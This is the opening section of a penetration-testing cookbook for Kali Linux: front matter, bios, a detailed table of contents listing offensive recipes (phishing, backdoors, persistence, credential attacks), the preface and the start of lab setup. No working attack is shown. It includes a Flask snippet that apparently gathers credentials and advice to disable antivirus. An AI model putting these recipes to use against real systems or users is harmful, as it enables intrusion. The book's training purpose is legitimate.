

THIRD EDITION

◁packt▷

Kali Linux Cookbook

Boost your pentesting career with essential tools
such as Nmap, Metasploit, and Wireshark



COREY P. SCHULTZ

Kali Linux Cookbook

Third Edition

Boost your pentesting career with essential tools such as Nmap, Metasploit, and Wireshark

Corey P. Schultz



Kali Linux Cookbook

Third Edition

Copyright © 2025 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Portfolio Director: Vijin Boricha

Relationship Lead: Prachi Sawant

Program Manager: Ankita Thakur

Project Manager: Gandhali Raut

Content Engineer: Shubhra Mayuri

Technical Editor: Nithik Cheruvakodan

Copy Editor: Safis Editing

Indexer: Rekha Nair

Production Designer: Shankar Kalbhor

Growth Lead: Ankita Thakur

First published: October 2013

Second edition: September 2017

Production reference: 1281125

Published by Packt Publishing Ltd.

Grosvenor House

11 St Paul's Square

Birmingham

B3 1RB, UK.

ISBN 978-1-83588-980-0

www.packtpub.com

To my wife, Melanie, whose love, patience, and strength carried me through the countless hours spent writing this book. You gave me the time and space to create, even when it meant giving up so much of your own.

And to my family and friends, especially my sons, Nate and Kyle—thank you for your constant support and for reminding me of the things that matter most beyond the keyboard.

— Corey P. Schultz

Contributors

About the author

Corey P. Shultz is a technology leader with more than two decades of experience in cybersecurity, networking, and systems engineering. His career spans roles in security architecture, penetration testing, incident response, and forensic analysis, with a strong focus on the intersection of emerging technologies, the **Internet of Things (IoT)**, and education.

Corey currently serves as a **Senior Solutions Engineering Leader** for **Cisco Systems' U.S. Public Sector organization**, where he leads teams responsible for securing critical infrastructure across state and local government, as well as education and transportation sectors.

An advocate for experiential learning, Corey is actively involved in cybersecurity education initiatives and contributes to developing hands-on training content for students and professionals. His work explores the evolving relationship between technology, learning, and privacy, and he regularly shares insights through workshops, public speaking engagements, and publications.

You can find more of his work on his blog at www.darkderby.com, follow him on Mastodon at [@cschultz0000@infosec.exchange](https://infosec.exchange/@cschultz0000), or connect with him on LinkedIn at linkedin.com/in/cschultz0000.

About the reviewers

Athira Krishnan is a Cybersecurity Analyst with over six years of experience specializing in incident response, threat detection and hunting, and digital forensics. Athira has led numerous high-impact investigations, responding to advanced adversary activity, including ransomware, APTs, and other complex threat campaigns. With a strong foundation in blue team operations and practical exposure to red teaming, Athira brings a comprehensive approach to threat detection, containment, and recovery. Her expertise lies in managing end-to-end incident response lifecycles—from triage and analysis to remediation and post-incident review—while mentoring teams and refining detection strategies. With a master's in cyber forensics and information security, Athira is committed to continuous improvement and knowledge sharing within the cybersecurity community, blending analytical precision with a passion for strengthening digital resilience.

Simon Ngoy Mukendi, based in the Democratic Republic of Congo, is a security researcher with over six years of experience in red teaming. Simon specializes in identifying, exploiting, and remediating vulnerabilities across web, mobile, cloud, and Active Directory environments, as well as designing **Advanced Persistent Threat (APT)** simulation scenarios to assess organizational resilience.

Simon is proficient with key offensive tools such as Burp Suite, Cobalt Strike, and Sliver and relies on frameworks such as MITRE ATT&CK, OWASP, and NIST to guide his methodologies and recommendations. His current research focuses on the development of advanced evasion techniques against EDR/XDR solutions and on collaboration with blue teams to improve detection and incident response capabilities.

Simon also participates in bug bounty programs on platforms such as Bugcrowd, where he has discovered and reported multiple critical vulnerabilities supported by technical proof-of-concept exploits. Passionate about offensive security research and continuous innovation, Simon dedicates part of his time to studying emerging attack techniques, developing detection and defense mechanisms (EDR), and strengthening organizational resilience against advanced cyber threats.

Table of Contents

Preface	xxix
Free Benefits with Your Book	xxxiii
Chapter 1: Bootstrapping Your Cyber Arsenal	1
Technical requirements	2
Lab architecture and considerations	3
Installing VirtualBox on Windows	4
Getting ready... • 4	
How to do it... • 4	
How it works... • 8	
There is more... • 8	
Installing Kali Linux in VirtualBox	8
Getting ready... • 8	
How to do it... • 9	
How it works... • 13	
There is more... • 13	
Installing Kali in Docker	14
Getting ready... • 14	
How to do it... • 14	
How it works... • 17	
There is more... • 17	
Installing Kali on Raspberry PI	17
Getting ready... • 18	
How to do it... • 18	
How it works... • 23	
There is more... • 23	

Updating and upgrading Kali Linux	23
Getting ready... • 23	
How to do it... • 24	
How it works... • 27	
There is more... • 27	
Installation of Kali metapackages	27
Getting ready... • 27	
How to do it... • 28	
How it works... • 29	
There is more... • 29	
Securing Kali Linux	29
Getting ready... • 30	
How to do it... • 30	
How it works... • 32	
There is more... • 32	
Checking for rootkits and other exploits	32
Getting ready... • 33	
How to do it... • 33	
How it works... • 37	
There is more... • 37	
Installing Metasploitable3 Linux and Windows VMs	37
Getting ready... • 37	
How to do it... • 38	
How it works... • 42	
There is more... • 42	
Installing Damn Vulnerable Linux (DVL)	42
Getting ready... • 43	
How to do it... • 43	
How it works... • 45	
There is more... • 45	
Installing and setting up bWAPP via bee-box	46
Getting ready... • 46	

How to do it... • 46	
How it works... • 51	
There is more... • 51	
Other test machines	52
Getting ready... • 52	
How to do it... • 52	
How it works... • 53	
There is more... • 53	
 Chapter 2: Cloak and Dagger: Stealth and Anonymity	 55
Technical requirements	56
Essentials to anonymity	56
Employing Bitcoin and cryptocurrency	57
Getting ready • 57	
How to do it... • 58	
How it works... • 63	
There's more... • 63	
Using Tor	64
Getting ready • 64	
How to do it... • 64	
How it works... • 66	
There's more... • 66	
Using private and secure email	67
Getting ready • 67	
How to do it... • 67	
How it works... • 70	
There's more... • 71	
Using a VPN	71
Getting ready • 71	
How to do it... • 72	
How it works... • 74	
There's more... • 74	

Using a proxy 75

- Getting ready • 75
- How to do it... • 75
- How it works... • 78
- There’s more... • 78

Building alternate online personas 78

- Getting ready • 79
- How to do it... • 79
- There’s more... • 81

Building complete online personas with AI 81

- Getting ready • 82
- How to do it... • 82
- How it works... • 86
- There’s more... • 86

Chapter 3: Deep Recon: Unveiling the Digital Landscape 89

Technical requirements 90

Using CherryTree to organize your data 90

- Getting ready • 91
- How to do it... • 91
- How it works... • 93
- There’s more... • 93

Gathering DNS and domain information 93

- Getting ready • 93
- How to do it... • 94
- How it works... • 99
- See also... • 99

Gathering information from web resources 99

- Getting ready • 99
- How to do it... • 100
- How it works... • 102
- There’s more... • 103

Gathering public IP information	103
Getting ready • 103	
How to do it... • 103	
How it works... • 106	
There's more... • 106	
Gathering external routing information	106
Getting ready • 106	
How to do it... • 106	
How it works... • 109	
There's more... • 110	
Gathering internal routing information	110
Getting ready • 110	
How to do it... • 110	
How it works... • 113	
See also... • 113	
Gathering cloud services information	113
Getting ready • 113	
How to do it... • 113	
How it works... • 116	
There's more... • 116	
Identifying whether there is a web application firewall	116
Getting ready • 116	
How to do it... • 116	
How it works... • 118	
See also... • 118	
Using SNMP for information gathering	119
Getting ready • 119	
How to do it... • 119	
How it works... • 121	
See also... • 121	

Setting up Maltego CE	121
Getting ready • 122	
How to do it... • 122	
There's more... • 125	
Understanding and configuring Maltego Transforms	125
Getting ready • 125	
How to do it... • 125	
How it works... • 128	
There's more... • 128	
Initiating a scan with Maltego	129
Getting ready • 129	
How to do it... • 129	
How it works... • 132	
There's more... • 132	
 Chapter 4: Nmap Mastery – Scanning with Precision	 133
Technical requirements	134
Setting up Nmap	134
Getting ready • 134	
How to do it... • 134	
How it works... • 137	
There's more... • 137	
Performing host discovery	137
Getting ready • 137	
How to do it... • 138	
How it works... • 141	
There's more... • 141	
Performing port scanning	141
Getting ready • 142	
How to do it... • 142	
How it works... • 145	
See also... • 146	

Performing service and version discovery	146
Getting ready • 146	
How to do it... • 146	
How it works... • 149	
See also... • 149	
Performing operating system fingerprinting	149
Getting ready • 149	
How to do it... • 149	
How it works... • 152	
See also... • 152	
Performing hardware and device type fingerprinting	152
Getting ready • 152	
How to do it... • 152	
How it works... • 157	
There's more... • 157	
Conducting the most common Nmap scan	157
Getting ready • 157	
How to do it... • 157	
How it works... • 159	
See also... • 159	
Implementing detection and evasion techniques	159
Getting ready • 160	
How to do it... • 160	
How it works... • 164	
See also... • 164	
Understanding script engine fundamentals	164
Getting ready • 164	
How to do it... • 164	
How it works... • 169	
See also... • 169	

Chapter 5: Wireshark Wizard: Network Traffic Demystified	171
Technical requirements	172
Setting up Wireshark	172
Getting ready • 172	
How to do it... • 172	
How it works... • 175	
See also... • 175	
Capturing network traffic	175
Getting ready • 175	
How to do it... • 176	
How it works... • 178	
See also... • 178	
Performing packet analysis	178
Getting ready • 178	
How to do it... • 178	
How it works... • 183	
See also... • 183	
Implementing display filters	184
Getting ready • 184	
How to do it... • 184	
How it works... • 186	
See also... • 186	
Filtering captured traffic	187
Getting ready • 187	
How to do it... • 187	
How it works... • 190	
See also... • 190	
Performing TCP analysis (FTP)	190
Getting ready • 191	
How to do it... • 191	

How it works... • 195	
See also... • 195	
Performing UDP analysis (DNS)	195
Getting ready • 196	
How to do it... • 196	
How it works... • 198	
See also... • 198	
Analyzing web applications	198
Getting ready • 199	
How to do it... • 199	
How it works... • 204	
See also... • 204	
Importing PCAP files	204
Getting ready • 205	
How to do it... • 205	
How it works... • 208	
See also... • 208	
 Chapter 6: Weaknesses Exposed: Advanced Vulnerability Analysis	 209
Technical requirements	210
Setting up Greenbone Vulnerability Manager (GVM)	210
Getting ready • 210	
How to do it... • 210	
How it works... • 215	
See also... • 215	
Performing a subnet vulnerability scan with GVM	215
Getting ready • 215	
How to do it... • 215	
How it works... • 221	
See also... • 221	

Executing a targeted vulnerability scan with GVM	221
Getting ready • 221	
How to do it... • 222	
How it works... • 227	
See also... • 227	
Setting up Nessus	227
Getting ready • 227	
How to do it... • 227	
How it works... • 233	
See also... • 233	
Conducting a basic vulnerability scan with Nessus	233
Getting ready • 233	
How to do it... • 234	
How it works... • 238	
See also... • 238	
Executing an advanced and targeted vulnerability scan with Nessus	238
Getting ready • 238	
How to do it... • 239	
How it works... • 243	
See also... • 243	
 Chapter 7: Exploitation Unleashed: Finding the Hidden Flaws	 245
Technical requirements	246
Understanding vulnerabilities and targets	246
Getting ready • 246	
How to do it... • 246	
How it works... • 248	
See also... • 248	
Searching local exploit databases	249
Getting ready • 249	
How to do it... • 249	

How it works... • 253	
See also... • 254	
Searching remote exploit databases	254
Getting ready • 254	
How to do it... • 254	
How it works... • 256	
See also... • 256	
Setting up Metasploit	257
Getting ready • 257	
How to do it... • 257	
How it works... • 260	
See also... • 260	
Learning Metasploit basics	260
Getting ready • 261	
How to do it... • 261	
How it works... • 264	
See also... • 265	
Target scanning and enumeration using Metasploit	265
Getting ready • 265	
How to do it... • 265	
How it works... • 270	
See also... • 271	
Using exploits and payloads in Metasploit	271
Getting ready • 271	
How to do it... • 271	
How it works... • 274	
See also... • 274	
Setting up Armitage	274
Getting ready • 274	
How to do it... • 274	
How it works... • 276	
There's more... • 276	

Visualizing the target	276
Getting ready • 277	
How to do it... • 277	
How it works... • 279	
Collaborative hacking	280
Getting ready • 280	
How to do it... • 280	
How it works... • 284	
Using Yersinia to attack network protocols	284
Getting ready • 284	
How to do it... • 284	
How it works... • 290	
See also... • 290	
 Chapter 8: Human Hacking: The Art of Social Engineering	 291
Technical requirements	292
Creating a phishing attack	292
Getting ready • 293	
How to do it... • 293	
How it works... • 297	
See also... • 297	
Enhancing intelligence gathering with AI	297
Getting ready • 297	
How to do it... • 297	
How it works... • 300	
See also... • 300	
Using AI LLMs to enhance phishing attacks	300
Getting ready • 300	
How to do it... • 301	
How it works... • 303	
See also... • 303	

Creating a spear phishing attack 303

- Getting ready • 303
- How to do it... • 304
- How it works... • 307
- See also... • 307

Building phishing templates 307

- Getting ready • 307
- How to do it... • 307
- How it works... • 311
- See also... • 311

Launching chatbot-based social engineering attacks 311

- Getting ready • 312
- How to do it... • 312
- How it works... • 315
- See also... • 315

Implementing voice and speech synthesis 316

- Getting ready • 316
- How to do it... • 316
- How it works... • 319
- See also... • 319

Building a full-screen attack 319

- Getting ready • 320
- How to do it... • 320
- How it works... • 322
- See also... • 322

Building a site cloning attack 322

- Getting ready • 322
- How to do it... • 323
- How it works... • 326
- See also... • 326

Generating QR codes	326
How to do it... • 326	
How it works... • 327	
See also... • 327	
Creating infectious media	328
Getting ready • 328	
How to do it... • 328	
How it works... • 330	
See also... • 330	
Obfuscating and manipulating URLs	330
Getting ready • 330	
How to do it... • 331	
How it works... • 333	
See also... • 333	
Using PowerShell as an attack vector	333
Getting ready • 333	
How to do it... • 334	
How it works... • 336	
See also... • 336	
Spoofing DHCP	336
Getting ready • 337	
How to do it... • 337	
How it works... • 339	
There's more... • 340	
Spoofing DNS	340
Getting ready • 340	
How to do it... • 340	
How it works... • 344	
There's more... • 344	

Chapter 9: Breaking Barriers: the Secrets of Password Cracking	345
Technical requirements	346
Implementing credential sniffing on network traffic	346
Getting ready... •	346
How to do it... •	346
How it works... •	348
See also... •	348
Cracking local Windows passwords	349
Getting ready... •	349
How to do it... •	349
How it works... •	353
See also... •	353
Cracking remote Windows passwords	353
Getting ready... •	354
How to do it... •	354
How it works... •	356
See also... •	356
Cracking local Linux passwords	356
Getting ready... •	356
How to do it... •	357
How it works... •	360
See also... •	360
Brute-forcing password hashes	360
Getting ready... •	360
How to do it... •	360
How it works... •	361
Optimizing John the Ripper	362
Getting ready... •	362
How to do it... •	362
How it works... •	364
See also... •	364

Generating custom word lists with CeWL	364
Getting ready... • 364	
How to do it... • 364	
How it works... • 365	
See also... • 365	
Expanding custom word lists with RSMangler	366
Getting ready... • 366	
How to do it... • 366	
How it works... • 368	
See also... • 368	
Logging key strokes	368
Getting ready... • 368	
How to do it... • 368	
How it works... • 371	
There's more... • 371	
Attacking 2FA	372
Getting ready... • 372	
How to do it... • 372	
How it works... • 377	
See also... • 377	
Cracking FTP/Telnet/SSH passwords	377
Getting ready... • 377	
How to do it... • 377	
<i>Cracking FTP passwords • 379</i>	
<i>Cracking LDAP passwords • 379</i>	
<i>Cracking Telnet passwords • 380</i>	
<i>Cracking SSH passwords • 380</i>	
How it works... • 381	
See also... • 381	
Cracking RDP passwords	381
Getting ready... • 381	
How to do it... • 382	

How it works... • 384	
See also... • 384	
Cracking VNC passwords	385
Getting ready... • 385	
How to do it... • 385	
How it works... • 386	
See also... • 386	
Cracking ZIP/RAR files	386
Getting ready... • 387	
How to do it... • 387	
<i>Zip files</i> • 387	
<i>RAR files</i> • 389	
How it works... • 390	
Stuffing credentials	390
Getting ready... • 390	
How to do it... • 390	
How it works... • 391	
See also... • 391	
 Chapter 10: Climbing the Ladder: Mastering Privilege Escalation	 393
Technical requirements	394
Exploiting applications in Windows to gain elevated privileges	394
Getting ready • 394	
How to do it... • 394	
How it works... • 396	
See also... • 396	
Exploiting services in Windows to gain elevated privileges	396
Getting ready • 396	
How to do it... • 396	
How it works... • 398	
See also... • 398	

Chaining exploits in Windows to gain elevated privileges	398
Getting ready • 398	
How to do it... • 399	
How it works... • 403	
See also... • 404	
Exploiting privilege escalation in Linux – non-root	404
Getting ready • 404	
How to do it... • 404	
How it works... • 406	
See also... • 406	
Exploiting chained privilege root escalation in Linux	406
Getting ready • 406	
How to do it... • 406	
How it works... • 408	
See also... • 408	
Exploiting chained privilege identification and escalation	409
Getting ready • 409	
How to do it... • 409	
How it works... • 412	
See also... • 412	
 Chapter 11: Wireless Warfare: Dominating the Airwaves	 415
Technical requirements	416
Building a WLAN testing environment	416
Getting ready • 416	
How to do it... • 417	
How it works... • 421	
See also • 421	
Scanning for SSIDs	422
Getting ready • 422	
How to do it... • 422	
How it works... • 424	
There's more... • 425	

Scanning for hidden SSIDs	425
Getting ready • 425	
How to do it... • 426	
How it works... • 428	
There's more... • 428	
Examining collected data	428
Getting ready • 429	
How to do it... • 429	
How it works... • 432	
There's more... • 432	
Performing a wireless DoS attack: deauthentication attack	432
Getting ready • 432	
How to do it... • 432	
How it works... • 435	
There's more... • 435	
Cracking WPA2 keys	435
Getting ready • 436	
How to do it... • 436	
How it works... • 439	
Spoofing a valid client's MAC address	439
Getting ready • 439	
How to do it... • 440	
How it works... • 443	
See also • 443	
Using public Wi-Fi to capture credentials	443
Getting ready • 443	
How to do it... • 444	
How it works... • 447	
See also • 447	
Attacking the corporate Wi-Fi network	447
Getting ready • 448	
How to do it... • 448	
How it works... • 450	

Chapter 12: Web Warriors: Exploiting Online and Database Vulnerabilities 451

Technical requirements	452
Creating a website reconnaissance report with Photon and EyeWitness	452
Getting ready •	452
How to do it... •	452
How it works... •	455
See also •	455
Using Nikto to scan websites for vulnerabilities	456
Getting ready •	456
How to do it... •	456
How it works... •	457
See also •	457
Using Skipfish to scan websites for vulnerabilities	457
Getting ready •	458
How to do it... •	458
How it works... •	462
See also •	462
Using ZAP to scan websites for vulnerabilities	462
Getting ready •	462
How to do it... •	462
How it works... •	466
See also •	466
Using Droopescan to scan a CMS for vulnerabilities	466
Getting ready •	466
How to do it... •	466
How it works... •	468
See also •	468
Performing a command injection attack	469
Getting ready •	469
How to do it... •	469
How it works... •	476
See also •	476

Performing a SQL injection attack	476
Getting ready • 477	
How to do it... • 477	
How it works... • 481	
See also • 482	
Performing a cross-site scripting (XSS) attack	482
Getting ready • 482	
How to do it... • 482	
How it works... • 486	
See also • 487	
Discovering hidden files with R/LFI and ffuf	487
Getting ready • 487	
How to do it... • 487	
How it works... • 493	
See also • 493	
 Chapter 13: Persistence Pays: Securing Long-Term Access	 495
Technical requirements	496
Creating a backdoor in Windows	496
Getting ready • 496	
How to do it... • 496	
How it works... • 498	
See also • 498	
Persisting Windows connectivity	499
Getting ready • 499	
How to do it... • 499	
How it works... • 501	
See also • 502	
Creating a backdoor in Linux	502
Getting ready • 502	
How to do it... • 502	

How it works... • 505	
See also • 505	
Persisting Linux connectivity	505
Getting ready • 505	
How to do it... • 505	
How it works... • 507	
See also • 507	
Persisting connectivity through the web	508
Getting ready • 508	
How to do it... • 508	
How it works... • 510	
See also • 511	
Masquerading communications with netcat	511
Getting ready • 511	
How to do it... • 511	
How it works... • 513	
Encrypting communications with Cryptcat	513
Getting ready • 514	
How to do it... • 514	
How it works... • 516	
 Chapter 14: Unlock Your Exclusive Benefits	 517
 Other Books You May Enjoy	 523
 Index	 527

Preface

Kali Linux has long stood as the cornerstone for penetration testers, ethical hackers, and cybersecurity professionals around the world. This third edition of the *Kali Linux Cookbook* brings together practical, real-world examples designed to walk readers through the full spectrum of modern offensive security techniques. With each chapter presented as a series of self-contained recipes, you can easily replicate attacks, explore vulnerabilities, and understand the mechanics behind the tools that shape the modern cybersecurity landscape.

From reconnaissance and exploitation to persistence and post-exploitation, this book reflects the evolution of threat actors and defensive countermeasures, offering both foundational skills and advanced methodologies. Whether you are just beginning your ethical hacking journey or expanding an established security practice, these hands-on examples provide the clarity and confidence to apply Kali Linux effectively in any testing environment.

Who this book is for

This book is intended for cybersecurity professionals, ethical hackers, penetration testers, and IT students who wish to learn or refine their offensive security skills using Kali Linux. Familiarity with basic networking, operating systems, and the command line is recommended. No prior experience with penetration testing is required; each recipe provides step-by-step guidance to ensure successful completion in a virtualized lab environment.

What this book covers

Chapter 1, Bootstrapping Your Cyber Arsenal, introduces the Kali Linux environment and demonstrates how to prepare your penetration testing lab using VirtualBox and Metasploitable targets. You will learn how to configure networks, update Kali, and validate tool installations.

Chapter 2, Cloak and Dagger: Stealth and Anonymity, explores anonymity, obfuscation, and secure browsing techniques. You will learn how to use Tor, proxy chains, and VPNs to mask your digital footprint during penetration testing.

Chapter 3, Deep Recon: Unveiling the Digital Landscape, covers reconnaissance tools such as DNSRecon, Maltego, and Shodan to gather intelligence on your targets. You'll learn how to map networks, analyze routing, and identify cloud assets.

Chapter 4, Nmap Mastery – Scanning with Precision, focuses on using Nmap for network discovery and vulnerability scanning. You will learn how to interpret results and optimize scans for speed, stealth, and accuracy.

Chapter 5, Wireshark Wizard: Network Traffic Demystified, teaches you packet capture and analysis techniques using Wireshark. You will learn how to identify malicious traffic, decode protocols, and analyze attack behaviors.

Chapter 6, Weaknesses Exposed: Advanced Vulnerability Analysis, demonstrates vulnerability assessment workflows using OpenVAS, Nikto, and related tools. You will learn how to interpret and prioritize discovered weaknesses for further exploitation.

Chapter 7, Exploitation Unleashed: Finding the Hidden Flaws, introduces exploitation with Metasploit and manual attack techniques. You will develop and deploy exploits against vulnerable targets to gain initial access.

Chapter 8, Human Hacking: The Art of Social Engineering, explores social engineering, phishing, and AI-enhanced deception. You will learn how to create realistic phishing campaigns, clone websites, generate malicious QR codes, and perform AI-assisted reconnaissance.

Chapter 9, Breaking Barriers – The Secrets of Password Cracking, covers password cracking strategies using John the Ripper, Hydra, and CeWL. You will build and optimize custom wordlists and attack both local and remote authentication systems.

Chapter 10, Climbing the Ladder – Mastering Privilege Escalation, examines privilege escalation in both Windows and Linux environments. You will learn how to chain exploits and leverage misconfigurations to obtain administrative access.

Chapter 11, Wireless Warfare – Dominating the Airwaves, focuses on wireless security testing, including WPA/WPA2 cracking, rogue access point creation, and denial-of-service attacks. You will also explore MAC filtering, SSID discovery, and Evil Twin attacks.

Chapter 12, Web Warriors – Exploiting Online and Database Vulnerabilities, provides hands-on experience in exploiting web applications and databases. You will learn about SQL injection with SQLMap, perform WordPress and Drupal assessments, and enumerate vulnerable web technologies.

Chapter 13, Persistence Pays – Securing Long-Term Access, explains post-exploitation persistence techniques, including creating hidden users, establishing covert channels, and encrypting communications for stealthy long-term access.

To get the most out of this book

Before starting, ensure you have a properly configured lab environment. All exercises were designed for use with VirtualBox and a collection of prebuilt vulnerable machines, including Metasploitable 3 (Windows and Ubuntu), BeeBox, and Damn Vulnerable Linux. Your Kali Linux VM should be configured with both host-only and bridged adapters to simulate internal and external networks.

Download the example code files

The code bundle for the book is hosted on GitHub at <https://github.com/PacktPublishing/Kali-Linux-Cookbook>. We also have other code bundles from our rich catalog of books and videos available at <https://github.com/PacktPublishing>. Check them out!

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: <https://packt.link/gbp/9781835889800>.

Conventions used

There are a number of text conventions used throughout this book.

CodeInText: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and X (formerly known as Twitter) handles. For example: “In this case, the netblock associated with this IP address range is 142.250.0.0/15, which includes the IP addresses 142.250.0.0 to 142.251.255.255.”

A block of code is set as follows:

```
#!/usr/bin/env python3

from flask import Flask, request, session, redirect, url_for, render_
template_string
import os

app = Flask(__name__)
app.secret_key = os.urandom(16) # key for session management

@app.route("/", methods=["GET", "POST"])
```

```
def get_package_id():  
    if request.method == "POST":  
        package_id = request.form.get("package_id")  
        session["package_id"] = package_id  
        return redirect(url_for("get_user_credentials"))
```

Any command-line input or output is written as follows:

```
sudo apt update  
sudo apt install python3 python3-pip python3-flask
```

Bold: Indicates a new term, an important word, or words that you see on the screen. For instance, words in menus or dialog boxes appear in the text like this. For example: “In this recipe, we focus on how **artificial intelligence (AI)** can aid in reconnaissance, helping you identify and analyze potential targets more swiftly and accurately than ever before.”

Warnings or important notes appear like this.

Tips and tricks appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book or have any general feedback, please email us at customer-care@packt.com and mention the book’s title in the subject of your message.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you reported this to us. Please visit <http://www.packt.com/submit-errata>, click **Submit Errata**, and fill in the form. We ensure that all valid errata are promptly updated in the GitHub repository at <https://github.com/PacktPublishing/Kali-Linux-Cookbook>.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at copyright@packt.com with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit <http://authors.packt.com/>.

Free Benefits with Your Book

This book comes with free benefits to support your learning. Activate them now for instant access (see the “*How to Unlock*” section for instructions).

Here’s a quick overview of what you can instantly unlock with your purchase:

PDF and ePub Copies



Free PDF and ePub versions




Access a DRM-free PDF copy of this book to read anywhere, on any device.



Use a DRM-free ePub version with your favorite e-reader.

Next-Gen Web-Based Reader



Next-Gen Reader



Multi-device progress sync: Pick up where you left off, on any device.



Highlighting and notetaking: Capture ideas and turn reading into lasting knowledge.



Bookmarking: Save and revisit key sections whenever you need them.



Dark mode: Reduce eye strain by switching to dark or sepia themes.

How to Unlock

Scan the QR code (or go to packtpub.com/unlock). Search for this book by name, confirm the edition, and then follow the steps on the page.

***Note:** Keep your invoice handy. Purchases made directly from Packt don't require one.*

UNLOCK NOW



1

Bootstrapping Your Cyber Arsenal

In this chapter, we will start by setting up the core of our lab environment, which will serve as the foundation for most of the demonstrations throughout the book. The lab setup will be performed on an x86 Windows platform using VirtualBox. The term x86 commonly refers to the processor architecture of Intel and AMD processors. We do not recommend using Apple silicon Macs, as VirtualBox currently does not allow x86 architecture emulation. At the time of writing, support for x86 Windows operating systems running under Apple silicon is a stated goal of the project.

If you are seeking a more sophisticated setup, you can build a full-scale virtualization environment, assuming your hardware and resources allow for it. In the past, VMware was often my go-to recommendation for such environments due to its robustness and flexibility. While it remains a good option, its recent acquisition by Broadcom has introduced licensing changes and limitations in the free tier that make it less appealing, especially for home labs. As a result, my current recommendation for home-based virtualization is **Proxmox**. Proxmox is open source, well supported by the community, and offers many features, making it ideal for a flexible, robust lab environment.

Throughout this book, the lab environment will be a hands-on playground where you can test various tools and techniques in a controlled setting. By completing this chapter, you will have a fully functional lab that mirrors the real-world environments you'll encounter in your career, whether you're a penetration tester, security researcher, or network administrator.

The following recipes will be covered in this chapter:

- Lab architecture/considerations
- Installing VirtualBox on Windows
- Installing Kali in VirtualBox
- Installing Kali in Docker
- Installing Kali on Raspberry PI
- Updating and upgrading Kali Linux
- Installation of Kali metapackages
- Securing Kali
- Checking for rootkits and other exploits
- Installing Metasploitable3 Linux and Windows VMs
- Installing Damn Vulnerable Linux (DVL)
- Installing and setting up bWAPP via bee-box
- Other test machines

Free Benefits with Your Book

Your purchase includes a free PDF copy of this book along with other exclusive benefits. Check the *Free Benefits with Your Book* section in the Preface to unlock them instantly and maximize your learning experience.

Technical requirements

The following are the necessary requirements:

- **Host device requirements:**
 - An x86 Windows computer or Intel-based Apple Mac computer
 - Minimum 16 GB of RAM (32 GB or more of RAM recommended to reduce VM churn)
- **Storage and connectivity:**
 - 250 GB of free disk space
 - Internet access with any content filtering temporarily disabled

- **Software considerations:**
 - Antivirus or antimalware software:
 - Temporarily disabled (please be cautious and ensure the credibility and authenticity of your downloads)
 - Removed if it flags downloads and quarantines them
- **Administrative access:**
 - Administrative privileges on the host computer are necessary

While an Apple silicon Mac can run Kali Linux in VirtualBox, it cannot run the Windows x86 operating system due to current limitations with VirtualBox. However, other options for virtualization will allow Windows to run on Apple silicon Macs, such as Parallels or UTM virtual machines. However, these will use the version of Microsoft Windows for the ARM64 architecture. Because most of your targets in the wild at this point will be Windows on x86 processors, I would highly suggest using an x86 architecture system.

Lab architecture and considerations

The lab environment will consist of Kali Linux as the primary attacking platform, along with several intentionally vulnerable target systems. You might be wondering, “Why do we use older, unpatched versions of Windows as target machines?” The rationale behind this choice is straightforward: a fully patched and properly maintained Windows operating system is highly secure and difficult to penetrate. In the real world, attackers aren’t typically looking to exploit secure, well-maintained systems. Instead, they focus on those forgotten or neglected machines that might be running outdated software or haven’t been patched in a long time.

These forgotten systems are not as rare as one might think. For example, some organizations might still have an old Windows XP machine running some critical legacy software that can’t be updated, or a server that was taken offline for maintenance and then brought back online without re-enabling automatic patching. These types of systems can remain hidden in plain sight, unmonitored, and vulnerable, offering an enticing target for attackers.

In the context of our lab, we will be simulating this real-world scenario by setting up such vulnerable machines. The goal is to mimic the environments attackers often encounter, where the weakest link in the chain is a forgotten or neglected system. By practicing on these kinds of targets, you’ll gain a deeper understanding of how attackers think, operate, and exploit weaknesses in a network.

It's worth noting that the principles you'll learn here extend beyond just older systems. While we use these unpatched machines for instructional purposes, the techniques and methodologies we'll cover can be applied to a wide range of real-world scenarios, including more modern systems that may have specific vulnerabilities due to misconfiguration or delays in patching. The key is to focus on finding and exploiting the weakest points in the environment. Whether it's an old legacy machine or a more recent system with an overlooked vulnerability, the concepts we'll practice will help you understand how to identify, analyze, and exploit security gaps effectively.

Installing VirtualBox on Windows

This section will walk you through the steps to download, install, and configure VirtualBox on a Windows host. We'll cover verifying system requirements, selecting the right installer, and performing a basic configuration to ensure the software is ready to support virtual machines for your projects.

Getting ready...

Ensure the Windows PC meets the minimum requirements, as stated, and you have administrative access to the device.

How to do it...

1. Using your web browser, download the latest version of VirtualBox and the VirtualBox extension pack from <https://www.virtualbox.org>.

